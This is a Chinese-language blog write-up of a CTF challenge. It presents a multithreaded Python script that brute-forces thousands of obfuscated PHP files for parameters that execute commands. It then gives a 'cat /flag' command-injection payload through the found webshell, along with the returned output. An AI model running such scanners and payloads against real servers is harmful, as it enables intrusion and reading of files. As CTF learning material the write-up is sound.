【BUUCTF】[强网杯 2019]高明的黑客


原创

aoao今晚吃什么 于 2022-04-26 16:53:56 发布 769 收藏

分类专栏： php 文章标签： web安全

本文链接：https://blog.csdn.net/aoao331198/article/details/124431220

拿到的源码有3000多个文件，所有文件都是杂乱的




网上wp感觉对题目的理解部分讲解较少，结合蚁剑工具，我觉得题目意思像是说这里面的文件是一句话木马，我们要找到合适的GET或POST参数能执行shell命令。
用脚本暴力跑完所有文件的所有参数，技术不行，只能贴别人的代码

```python
import os
import requests
import re
import threading
import time
print('开始时间：   '+  time.asctime( time.localtime(time.time()) ))
s1=threading.Semaphore(100)             #这儿设置最大的线程数
filePath = r"D:\ctf\src"
os.chdir(filePath)            #改变当前的路径
requests.adapters.DEFAULT_RETRIES = 5       #设置重连次数，防止线程数过高，断开连接
files = os.listdir(filePath)
session = requests.Session()
session.keep_alive = False          # 设置连接活跃状态为False
def get_content(file):
    s1.acquire()
    print('trying   '+file+ '     '+ time.asctime( time.localtime(time.time()) ))
    with open(file,encoding='utf-8') as f:       #打开php文件，提取所有的$_GET和$_POST的参数
            gets = list(re.findall('\$_GET\[\'(.*?)\'\]', f.read()))
            posts = list(re.findall('\$_POST\[\'(.*?)\'\]', f.read()))
    data = {}               #所有的$_POST
    params = {}               #所有的$_GET
    for m in gets:
        params[m] = "echo 'xxxxxx';"
    for n in posts:
        data[n] = "echo 'xxxxxx';"
    url = 'http://127.0.0.1/src/'+file
    req = session.post(url, data=data, params=params)   #一次性请求所有的GET和POST
    req.close()            # 关闭请求  释放内存
    req.encoding = 'utf-8'
    content = req.text
    #print(content)
    if "xxxxxx" in content:          #如果发现有可以利用的参数，继续筛选出具体的参数
        flag = 0
        for a in gets:
            req = session.get(url+'?%s='%a+"echo 'xxxxxx';")
            content = req.text
            req.close()            # 关闭请求  释放内存
            if "xxxxxx" in content:
                flag = 1
                break
        if flag != 1:
            for b in posts:
                req = session.post(url, data={b:"echo 'xxxxxx';"})
                content = req.text
                req.close()            # 关闭请求  释放内存
                if "xxxxxx" in content:
                    break
        if flag == 1:             #flag用来判断参数是GET还是POST，如果是GET，flag==1，则b未定义；如果是POST，flag为0，
            param = a
        else:
            param = b
        print('找到了利用文件：  '+file+"  and 找到了利用的参数：%s" %param)
        print('结束时间：   ' + time.asctime(time.localtime(time.time())))
    s1.release()

for i in files:               #加入多线程
   t = threading.Thread(target=get_content, args=(i,))
   t.start()
```

建议在本地环境搭建跑，buu网站太脆弱了



脚本使用了一个技巧，值得学习

```
req = session.post(url, data=data, params=params)   #一次性请求所有的GET和POST
```

最后回到题目网站，最后使用payload

```
xk0SzyKwfzw.php?Efa5BVG=cat /flag
```

array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in **/var/www/html/xk0SzyKwfzw.php** on line **20**
Array ( ) string(5) "vCvMI" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQINrpUJvf641flag{5592fa65-b2d4-4802-8ffd-33284a164e62} array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7) "l5kR5oo"
End of File